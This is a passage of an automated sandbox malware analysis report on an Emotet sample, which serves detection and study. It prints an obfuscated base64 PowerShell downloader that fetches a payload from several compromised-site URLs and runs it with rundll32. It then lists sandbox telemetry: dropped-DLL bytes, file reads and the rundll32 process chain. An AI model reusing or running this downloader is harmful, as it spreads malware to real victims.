wArACcAewAnACsAJwAwAH0AUQA5ADAAJwArACcAeABtAHIAcQB7ACcAKwAnA DAAfQAnACkAIAAtAEYAIAAgAFsAQwBoAEEAUgBdADkAMgApACsAJABPAGoAe gBfAHcAYQA3ACsAKAAoACcALgAnACsAJwBkAGwAJwApACsAJwBsACcAKQA7A CQATgAwADUAcQA1AHQANQA9ACgAJwBPACcAKwAoACcAXwAnACsAJwAzACcAK wAnAGUAMgBwAGYAJwApACkAOwAkAEcAawBoAG0AMQB0AGcAPQBuAGUAVwAtA E8AYgBgAGoAYABFAEMAVAAgAE4AZQBUAC4AVwBFAEIAQwBsAGkAZQBOAHQAO wAkAEoAawBkAHkAcwAwAG8APQAoACgAKAAoACcAaAB0ACcAKwAnAHQAJwArA CcAcAA6AEoAJwArACcAKQAoADMAcwAyACkAJwApACkAKwAoACcAKAAnACsAJ wBKACkAKAAzAHMAMgAnACsAJwApACcAKQArACgAKAAnACgAegBoACcAKwAnA G8AJwApACkAKwAoACcAbgBnAHMAJwArACcAaAAnACsAJwBpAHgAaQBuAGcAY wAnACsAJwBoAHUAYQAnACkAKwAoACcAbgAnACsAJwBnAC4AJwApACsAJwBjA CcAKwAnAG8AbQAnACsAKAAoACcASgApACgAMwBzADIAJwArACcAKQAnACkAK QArACcAKAAnACsAJwB3AHAAJwArACgAJwAtACcAKwAnAGEAZABtAGkAbgBKA CcAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJ wApACkAKwAoACgAJwAoAE8AVABtAEoAJwArACcAKQAoACcAKwAnADMAcwAnA CsAJwAyACkAKABAACcAKQApACsAKAAnAGgAdAAnACsAJwB0ACcAKQArACgAJ wBwACcAKwAnADoASgAnACkAKwAoACgAJwApACcAKwAnACgAMwBzADIAJwApA CkAKwAoACgAJwApACgAJwArACcASgAnACkAKQArACgAKAAnACkAKAAnACsAJ

	wAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKAAnACkAKQArACcAdwAnA CsAJwB3ACcAKwAnAHcAJwArACgAJwAuAGcAcgBlACcAKwAnAGEAJwApACsAJ wB1ACcAKwAoACcAZABzACcAKwAnAHQAdQAnACkAKwAoACcAZAAnACsAJwBpA G8AJwApACsAKAAoACcALgBjACcAKwAnAG8AbQBKACkAJwArACcAKAAzAHMAJ wApACkAKwAnADIAJwArACgAKAAnACkAKABkACcAKwAnAG8AJwArACcAYwBzA CcAKQApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAnACkAK QArACgAKAAnACgARgBHAG4ASgAnACsAJwApACcAKwAnACgAJwArACcAMwAnA CsAJwBzADIAKQAoAEAAaAB0AHQAcAA6AEoAKQAoACcAKQApACsAJwAzACcAK wAnAHMAJwArACgAKAAnADIAKQAoACcAKwAnAEoAKQAnACsAJwAoADMAcwAnA CkAKQArACgAKAAnADIAKQAoAGsAJwArACcAbwAnACkAKQArACcAcgAnACsAK AAnAGUAYQAnACsAJwBuAGsAJwArACcAaQBkACcAKQArACgAJwBzACcAKwAnA GUAZAAnACkAKwAoACcAdQAuAGMAJwArACcAbwBtACcAKQArACgAKAAnAEoAK QAoACcAKwAnADMAJwApACkAKwAnAHMAMgAnACsAKAAoACcAKQAoACcAKwAnA HcAcAAtAGMAbwAnACsAJwBuACcAKQApACsAKAAnAHQAZQBuACcAKwAnAHQAJ wApACsAKAAoACcASgApACcAKQApACsAKAAoACcAKAAzACcAKwAnAHMAMgApA CgAJwApACkAKwAoACcAMgBjACcAKwAnAFEAJwApACsAKAAoACcAVABoAEoAJ wArACcAKQAnACkAKQArACgAKAAnACgAMwAnACsAJwBzACcAKQApACsAKAAoA CcAMgApACcAKwAnACgAQABoAHQAJwArACcAdAAnACsAJwBwADoASgApACgAJ wArACcAMwBzADIAKQAoAEoAJwArACcAKQAnACsAJwAoACcAKQApACsAKAAnA DMAcwAnACsAJwAyACcAKQArACcAKQAnACsAJwAoACcAKwAoACcAZQB4AHAAJ wArACcAZQBkAGkAJwApACsAJwB0AGkAJwArACcAbwAnACsAKAAnAG4AcQAnA CsAJwB1AGUAJwApACsAJwBzAHQAJwArACcALgBjACcAKwAnAG8AJwArACcAb QBKACcAKwAoACgAJwApACgAJwApACkAKwAoACgAJwAzAHMAJwArACcAMgAnA CsAJwApACgAWABKACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJ wApACkAKwAoACgAJwAoACcAKwAnAEAAaAB0AHQAcAAnACsAJwBzADoASgAnA CkAKQArACcAKQAnACsAJwAoACcAKwAoACgAJwAzAHMAJwArACcAMgApACcAK wAnACgASgAnACsAJwApACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApA CgAJwApACkAKwAoACcAcwB1ACcAKwAnAHIAJwApACsAJwBpACcAKwAoACcAY QBnAHIAJwArACcAbwAnACkAKwAoACcAZgAnACsAJwByAGUAcwAnACsAJwBoA C4AJwApACsAKAAnAGMAbwAnACsAJwBtACcAKQArACgAKAAnAEoAKQAoADMAc wAnACsAJwAyACcAKQApACsAKAAoACcAKQAoAHMAZQAnACsAJwByAGUAJwApA CkAKwAoACgAJwB2AGUAcgBzAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAK AAnADIAKQAoACcAKwAnAE0AJwApACkAKwAnAFYARAAnACsAJwBqACcAKwAoA CgAJwBJAEoAKQAoADMAcwAyACcAKwAnACkAKAAnACsAJwBAACcAKQApACsAK AAoACcAaAB0AHQAJwArACcAcAA6ACcAKwAnAEoAKQAoADMAJwApACkAKwAnA HMAMgAnACsAKAAoACcAKQAnACsAJwAoAEoAKQAnACsAJwAoADMAcwAnACkAK QArACgAKAAnADIAKQAoAGcAJwArACcAZQAnACsAJwBvAGYAJwApACkAKwAoA CcAZgAnACsAJwBvAGcAJwApACsAJwBsAGUAJwArACgAJwBtAHUAcwAnACsAJ wBpAGMAJwArACcALgAnACkAKwAoACgAJwBjAG8AbQBKACkAJwArACcAKAAzA CcAKwAnAHMAMgApACcAKwAnACgAJwArACcAdwBwAC0AYQAnACsAJwBkACcAK QApACsAKAAoACcAbQBpACcAKwAnAG4AJwArACcASgApACgAJwApACkAKwAoA CgAJwAzAHMAMgApACgAeAAnACsAJwBKACkAKAAzACcAKwAnAHMAMgApACcAK wAnACgAJwApACkAKwAnAEAAJwArACgAJwBoACcAKwAnAHQAdABwACcAKQArA CgAKAAnAHMAOgBKACkAKAAnACsAJwAzACcAKwAnAHMAMgAnACkAKQArACgAK AAnACkAJwArACcAKABKACcAKQApACsAKAAoACcAKQAoACcAKQApACsAKAAoA CcAMwBzACcAKwAnADIAKQAoACcAKQApACsAKAAnAGQAJwArACcAYQBnACcAK QArACgAJwByACcAKwAnAGEAbgBpACcAKQArACcAdAAnACsAKAAnAGUAZwBpA GEAcgBlACcAKwAnAC4AYwBvACcAKwAnAG0ASgAnACkAKwAnACkAJwArACgAJ wAoADMAcwAyACcAKwAnACkAJwApACsAJwAoACcAKwAoACcAdwAnACsAJwBwA C0AJwApACsAKAAnAGEAJwArACcAZABtAGkAbgAnACkAKwAoACgAJwBKACcAK wAnACkAKAAnACkAKQArACcAMwAnACsAJwBzACcAKwAnADIAJwArACgAKAAnA CkAJwArACcAKABqAEMASABKACcAKwAnACkAKAAzACcAKQApACsAJwBzACcAK wAoACgAJwAyACcAKwAnACkAKAAnACkAKQApACkALgAiAFIAZQBQAGwAYQBgA EMAZQAiACgAKAAoACgAKAAnAEoAKQAoADMAJwArACcAcwAnACkAKQArACgAK AAnADIAJwArACcAKQAoACcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoA CcALwAnACkALAAoACcAaAB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAU wBgAFAAbABpAFQAIgAoACQAQgBpAHkANwB2AGYAegAgACsAIAAkAFMAbABmA HIAMQBnAHAAIAArACAAJABaADcAdgB1AGwAYwB2ACkAOwAkAEQAbQBxAGkAO ABwAGkAPQAoACcAUAAnACsAKAAnAGoAZAB1ACcAKwAnAGQAYwA5ACcAKQApA DsAZgBvAHIAZQBhAGMAaAAgACgAJABaAHAANQBrAG4AcgB5ACAAaQBuACAAJ ABKAGsAZAB5AHMAMABvACAAfAAgAFMAYABPAFIAdAAtAGAAbwBCAEoAYABFA GAAQwB0ACAAewBnAGAARQBUAC0AcgBgAEEAbgBgAEQATwBtAH0AKQB7AHQAc gB5AHsAJABHAGsAaABtADEAdABnAC4AIgBEAE8AdwBuAGwAbwBgAEEAYABEA GYASQBMAEUAIgAoACQAWgBwADUAawBuAHIAeQAsACAAJABKAGQAZwB6AGEAN QBvACkAOwAkAFoAZABjAGoAMABjAG4APQAoACcASAAnACsAKAAnADMAJwArA CcAcQAwADkAawAnACkAKwAnAHEAJwApADsASQBmACAAKAAoACYAKAAnAEcAZ QB0AC0ASQB0ACcAKwAnAGUAJwArACcAbQAnACkAIAAkAEoAZABnAHoAYQA1A G8AKQAuACIATABgAGUAbgBnAGAAVABIACIAIAAtAGcAZQAgADMAOQA4ADgAN wApACAAewAmACgAJwByACcAKwAnAHUAbgAnACsAJwBkAGwAbAAzADIAJwApA CAAJABKAGQAZwB6AGEANQBvACwAJwAjADEAJwAuACIAVABPAHMAYABUAGAAU gBpAG4ARwAiACgAKQA7ACQASABhAG8AMAA4ADYAeQA9ACgAJwBPAGsAJwArA CcAbQBiACcAKwAoACcAZQAwACcAKwAnADgAJwApACkAOwBiAHIAZQBhAGsAO wAkAFkAdgBpAF8AbQB0AGIAPQAoACgAJwBCADAAJwArACcAZgAwACcAKQArA CcAawBnACcAKwAnAG0AJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABQAGYAN ABjAHQAeQBjAD0AKAAoACcASwAnACsAJwBqAG8AJwApACsAJwA0ACcAKwAoA CcAYgBtACcAKwAnAGcAJwApACkA
Imagebase:	0x13f970000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2095373309.0000000000106000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2095728605.0000000001F14000.00000004.00000040.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Rg0646r	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Rg0646r\Q90xmrq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE875BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 59 93 4c 43 1d f2 22 10 1d f2 22 10 1d f2 22 10 03 a0 b7 10 0f f2 22 10 03 a0 a1 10 61 f2 22 10 1d f2 23 10 64 f2 22 10 3a 34 59 10 1a f2 22 10 03 a0 a6 10 25 f2 22 10 03 a0 b0 10 1c f2 22 10 03 a0 b6 10 1c f2 22 10 03 a0 b3 10 1c f2 22 10 52 69 63 68 1d f2 22 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 f8 48 e2 5f 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Y.LC.."..."..."....... ".....a."...#.d.".:4Y..."..... %."......."......."......."..Ri ch.."......................... PE..L....H._...	success or wait	5	7FEE875BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	unknown	11675	28 10 72 0d 8b 54 24 14 52 e8 83 4f 00 00 83 c4 04 8b c6 8b 4c 24 2c 64 89 0d 00 00 00 00 59 5e 5b 83 c4 2c c3 cc cc cc cc cc cc cc cc cc cc cc 8b 44 24 04 56 50 8b f1 e8 a3 fe ff ff c7 06 5c 62 01 10 8b c6 5e c2 04 00 cc cc cc cc cc cc cc 6a ff 68 18 53 01 10 64 a1 00 00 00 00 50 81 ec 88 00 00 00 a1 b4 b6 01 10 33 c4 50 8d 84 24 8c 00 00 00 64 a3 00 00 00 00 8b 84 24 9c 00 00 00 83 e0 17 89 41 08 8b 49 0c 23 c8 0f 84 d7 00 00 00 80 bc 24 a0 00 00 00 00 74 09 6a 00 6a 00 e8 f8 4e 00 00 f6 c1 04 74 3e 68 a0 62 01 10 8d 4c 24 30 e8 e9 fd ff ff 8d 44 24 2c 50 8d 4c 24 08 c7 84 24 98 00 00 00 00 00 00 00 e8 d0 fc ff ff 68 90 93 01 10 8d 4c 24 08 51 c7 44 24 0c 68 62 01 10 e8 b5 4e 00 00 f6 c1 02 74 3e 68 88 62 01 10 8d 4c 24 30 e8 a6 fd ff ff 8d 54 24 2c 52	(.r..T$.R..O.....L$,d..... Y^[..,.....D$.VP..... ...\b....^.....j.h.S..d.. ...P.....3.P..$....d.... ...$.....A..I.#.....$.. ...t.j.j...N.....t>h.b...L$0.. ....D$,P.L$...$.....h. ....L$.Q.D$.hb....N.....t>h.b. ..L$0.....T$,R	success or wait	15	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	21	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2832 Parent PID: 2312

General

Start time:	13:42:44
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll #1
Imagebase:	0xff110000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	unknown	64	success or wait	1	FF1127D0	ReadFile
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	unknown	264	success or wait	1	FF11281C	ReadFile

Analysis Process: rundll32.exe PID: 2744 Parent PID: 2832

General

Start time:	13:42:44
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll #1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2096970876.00000000002C1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2096914563.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 912 Parent PID: 2744

General

Start time:	13:42:45
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bjbj\rqtl.dgq',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2098614058.0000000000690000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2098670665.00000000006B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 260 Parent PID: 912

General

Start time:	13:42:45
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Frxh\ggkviq.cnk',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true

Copyright null 2021

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2099926310.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2099888213.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2480 Parent PID: 260

General

Start time:	13:42:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zgwl\aiycp.wss',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2101765881.0000000000380000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2102126340.00000000003A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2448 Parent PID: 2480

General

Start time:	13:42:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Cqxs\necppp.cgm',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2104432048.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2104402194.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2804 Parent PID: 2448

General

Start time:	13:42:48
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oxpl\fwcrxow.muo',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2106262075.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2106324425.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2956 Parent PID: 2804

General

Start time:	13:42:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pnjy\rwrr.fge',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2107396520.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2107481721.0000000000271000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2264 Parent PID: 2956

General

Start time:	13:42:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qaqt\yasnhb.kgm',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2109063945.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2109311078.00000000002C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2240 Parent PID: 2264

General

Start time:	13:42:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hudb\deul.ebq',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2110398368.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2110449108.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2412 Parent PID: 2240

General

Start time:	13:42:51
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ohxf\pnwx.dib',RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
